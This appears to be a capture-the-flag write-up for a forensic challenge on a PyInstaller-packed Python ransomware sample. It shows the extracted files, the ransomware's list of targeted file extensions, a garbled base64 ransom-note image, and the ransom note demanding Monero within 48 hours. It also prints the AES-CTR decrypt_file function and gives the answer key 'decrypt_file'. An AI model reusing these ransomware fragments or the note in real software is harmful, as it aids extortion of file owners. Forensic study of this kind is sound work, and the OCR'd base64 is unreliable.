
› Desktop › Artifacts › ARTIFACTS_FOUND

Name
out00-PYZ.pyz_extracted
_ctypes.pyd
_hashlib.pyd
bz2.pyd
Crypto.Cipher._AES.pyd
Crypto.Util._counter.pyd
microsoft.vc90.crt.manifest
msvcm90.dll
msvcp90.dll
msvcr90.dll
out00-PYZ.pyz
pyiboot01_bootstrap
pyimod01_os_path
pyimod02_archive
pyimod03_importers
pyi-windows-manifest-filename ransom...
python27.dll
ransomware
ransomware.exe.manifest
select.pyd
struct
unicodedata.pyd

Copy and decode the Base64 to get the picture.



```
        'jpg', 'jpeg', 'bmp', 'gif', 'png', 'svg', 'psd', 'raw', # images
        'mp3','mp4', 'm4a', 'aac','ogg','flac', 'wav', 'wma', 'aiff', 'ape', # music and sound
        'avi', 'flv', 'm4v', 'mkv', 'mov', 'mpg', 'mpeg', 'wmv', 'swf', '3gp', # Video and movies

        'doc', 'docx', 'xls', 'xlsx', 'ppt','pptx', # Microsoft office
        'odt', 'odp', 'ods', 'txt', 'rtf', 'tex', 'pdf', 'epub', 'md', # OpenOffice, Adobe, Latex, Markdown, etc
        'yml', 'yaml', 'json', 'xml', 'csv', # structured data
        'db', 'sql', 'dbf', 'mdb', # databases and disc images

        'html', 'htm', 'xhtml', 'php', 'asp', 'aspx', 'js', 'jsp', 'css', # web technologies
        'c', 'cpp', 'cxx', 'h', 'hpp', 'hxx', # C source code
        'java', 'class', 'jar', # java source code
        'ps', 'bat', 'vb', # windows based scripts
        'awk', 'sh', 'cgi', 'pl', 'ada', 'swift', # linux/mac based scripts
        'go', 'pyc', 'bf', 'coffee', # other source code files

        'zip', 'tar', 'tgz', 'bz2', '7z', 'rar', 'bak',  # compressed formats
    ]

def get_image():
    return base64.b64decode("iVBORw0KGgoAAAANSUhEUgAABQAAAAMgCAIAAADz+lisAAAABGdBTUEAALGPC/xhBQAAACBjSFJNAAB6JgAAgIQAAPoAAACA
    AP+gvaeTAAAACXBIWXMAAC4jAAAuIwF4pT92AAAAB3RJTUUH4ggPEx0Dh05rMQAAgABJREFUeNqc/
    XnUtVl2H4Ttfc5z3/ebaq7qudXW0N3ltjVYsmzkmMEOXglhsAkLjCbjEGeFAF5xCPGIWczgBBt7BVbABhsTwAsZFAlrWbbBlicJSa15aLXU1V3V1dU1V33zO9
    ISFmJqLWmwxZxyoiFF9sjYjGGPrxxl1IWmsiwsxDhohdlfKKJORft3/KX4mo905E61jjL43bGCMGSURLX3Rgh8MhHqT3xtwO64GEuDHFnf0xdWA2DJF4diJa1
    apZrI8Gek+IxebawjhtEar2MQkQzR4XBr+p1clMa4HDlsksZNRGL8+C0RIV8ejiX0kcdD4TwTybquOn68FNVH0NeQMQ5DaP7MdiT+KqLCzDgcJhpjDH0QYpUc
    cxWmt6nzFEJURceMjVUO9od+cmIq2xjnt1ySlP0eAZXWJDQsSWmLmxjEHEQlWvffXHOqYla621xod19ZmRIkBErfV5/pnGqpoiNhWNQ251EYcMVcDeWqhYTJH
    aLM6H+pvgyN+ZRhRzVqXHTO451UFXAZku5xuWEpDGPIUWndLS+bmqRVDjHELibEHFrjRtTmL8hJrEkOsQwI2yGhccYzG3ImJSizKkJOevVcmJhZGbnqz1MHXF
    a60Gb6/MrcOtub9vh6NREhJhc6yjv6jOlDgUiZ5dnaeX3emNtYkVBGVxNckW5mZKyt9THGuh50kk3FRFQvwrjxsWHkYNLEVavD1FojKTMw+TcdXghY7z3mh6Z
    0Icev+OFLkPFY2XWHGCew6pW6C15heMZHIVZ5f4pPFzOxmwUejAQy3daygHIRWdysDrfHQe4nf3h2HyGCQ3t66ulH9dR2DijXjHCOEQPqY4DrVPYl5VZc3Bm0
    k0qzs5qo1GqKN0P0WtddWdCAuLdsNMMnGaO05hhqlzb+4i0VrTJxpj6EShxMYktI0Y42h1LoeLnM2AuyFuLcKejWybpKUCsfk4NdSxXL338LwYNamlDSOGYws
    YMNl29d2ZeDyv+VYcbv+ukofCE98E5ar1bMDaJsYb9Iq11ZlJnlHoRClXXSL1APJQ6RIHrT9HuZLRd3nMCw0npR/rSmXgdazGeGXmmWei9x+ObVI8IzxgEI/8
    ybi8crjSfE6kzzx6oLECLq3/H8s+FrVT/1V4rgI6WXSMz3ZETJploxF711ZhpEGun3peOHRShnJhQ71QBHzCGmGWGYcpjXsWuSIQQ0lyKiIZ5JsxA3DvgmJNx
    2k39XGoXUGl7bErPCbRYYvj9QHNaUbIiphjVvjRi0Fo7zwoWAebXr1uzJfv3xeTKbzTc5AWKeq95bDrPoW2mITzvnIk0qgWcdANv6zQfFii+v3CQlm4tZ60VJ
    DBf8pc7Gv2j6aVPhMEZ/
```



```
iVBORw0KGgoAAAANSUhEUgAABQAAAAMgCAIAAADz+lisAAAABGdBTUEAALGPC/xhBQAAACBjSFJNAAB6JgAAgIQAAPoAAACA
6AAAdTAAAOpgAAA6mAAAF3CculE8AAAABmJLR0QA/wD/AP+gvaeTAAAACXBIWXMAAC4jAAAuIwF4pT92AAAAB3RJTUUH4ggP
Ex0Dh05rMQAAgABJREFUeNqc/XnUtVl2H4Ttfc5z3/ebaq7qudXW0N3ltjVYsmzkmMEOXglhsAkLjCbjEGeFAF5xCPGIWczg
BBt7BVbABhsTwAsZFAlrWbbBlicJSa15aLXU1V3V1dU1V33zO0937nJ0/9vTb57lfSXDV+up973vv85znnD39fnufffiv/Pbn
RUhEiIiImJmZhYSIRISJiUj/ISFmJqLWmwxZxyoiFF9sjYjGGPrxxl1IWmsiwsxDhohdlfKKJORft3/KX4mo905E61jjL43b
GCMGSURLX3Rgh8MhHqT3xtwO64GEuDHFnf0xdWA2DJF4diJa1zVGYo/c2hhDCB+BiNiuTNRasy/apZrI8Gek+IxebawjhtEa
r2MQkQzR4XBr+p1clMa4HDlsksZNRGL8+C0RIV8ejiX0kcdD4TwTybbquOn68FNVH0NeQMQ5DaP7MdiT+KqLCzDgcJhpjDH0Q
YpUclEkdqpAws9gHXW6Yy92pCDBep0iZicEQ/KvYhPvb1Foz6dWJal2vMGTYMqlUcEitrZGQrUtjX/cxWmt6nzFEJURceMjV
UO9od+cmIq2xjnt1yS1P0eAZXWJDQsSWmLmxjEHEQlWvffXHOqYla621xod19ZmRIkBErfV5/pnGqpoiNhWNQ251EYcMVcDe
WqhYTJH+O+mmiKjZ2UgUxwwwsxoHXX0VA7u4i5sMGTIas4/O/qBzIiK49PON1Pjo0rgdEFgFBrOmV/OREHPTP5aLM6H+pvgy
N+ZRhRzVqXHTO451UFXAZku5xuWEpDGPIUWndLS+bmqRVDjHELibEHFrjRtTmL8hJrEkOsQwI2yGhccYzG3ImJSizKkJOevV
cmJhZGbnqz1MHXFjiwOOOWNurbV1rBSmgKQxKEtremsZIkNMWnKZRK9M1ZYSUW9NYCnjW6pvKDS5+v53fRfXQi0JTo65p8a6
0Gb6/MrcOtub9vh6NREhJhc6yjv6jOlDgUiZ5dnaeX3emNtYkVBGVxNckW5mZKyt9THGuh50kk3FRFQvwrjxswHkYNLEVavD
1FojKTMw+TcdXghY7z3mh6ZL2sSiZAqBb2q9yRiqFLrQPpOkNsdnw/0Icev+OFLkPFY2XWHGCew6pW6C15heMZHIVZ5f4pPF
zOxmwUejAQy3daygHIRWdysDrfHQe4nf3h2HyGCQ3t66ulH9dR2DijXjHCOEQPqY4DrVPYl5VZc3Bm01IaHq0z0AC/k0qzs5
qo1GqKN0P0WtddWdCAuLdsNMMnGaO05hhqlzb+4i0VrTJxpj6EShxMYktI0Y42h1LoeLnM2AuyFuLcKejWybpKUCsfk4NdSx
XL338LwYNamlDSOGYwshZyZC00r1v/YMN129d2ZeDyv+VYcbv+ukofCE98E5ar1bMDaJsYb9Iq11ZlJnlHoRClXXSL1APJQ6
RIHrT9HuZLRd3nMCw0npR/rSmXgdazGeGXmmWei9x+ObVI8IzxgEI/8xkTbZCK3pIcAioqLbWtNh+E0ZFA2G62YwkJGQ+Mgz
uFJ7qB8ZUrUmFNPF2GAjERtfYmIFv0boEJG4vvbi8criSfE6kzzx6oLECLq3/H8s+FrVT/1V4rgI6WXSMz3ZETJploxF711
```

Congratulations! All of your files are encrypted!

If you would like for us to decrypt your files please send 3 Monero to
[illegible]
Once you have done that we will decrypt all of your files and remove our malware from your system
You have 48 hours before we delete the encryption key


The monero wallet is in the picture.

Herensuge 12

What function was accidentally run in the first version of the ransomware sent by Hektor Elizondo (helizondo)? Give just the name of the function without parenthesis or parameters.

Solution

Look throught the **ransomware** in Sublime Text and look through the fuctions. **decrypt_file** is accidently ran.



```
def decrypt_file(new_file, filename, key, counter_start, blocksize = 32):

    ctr = Counter.new(128, initial_value=counter_start)
    decrypto = AES.new(key, AES.MODE_CTR, counter = ctr).decrypt
    f = open(filename, 'rb')
    decrypted_file = open(new_file, 'wb')
    plaintext = f.read(blocksize)
    while plaintext:
        ciphertext = decrypto(plaintext)
        if len(plaintext) != len(ciphertext):
            raise ValueError('''Ciphertext ({}) is not of the same length
                of the Plaintext ({}).
                Not a stream Cipher.'''.format(len(ciphertext), len(plaintext)))

        decrypted_file.write(ciphertext)
        plaintext = f.read(blocksize)
    f.close()
    decrypted_file.close()
```

Answer: decrypt_file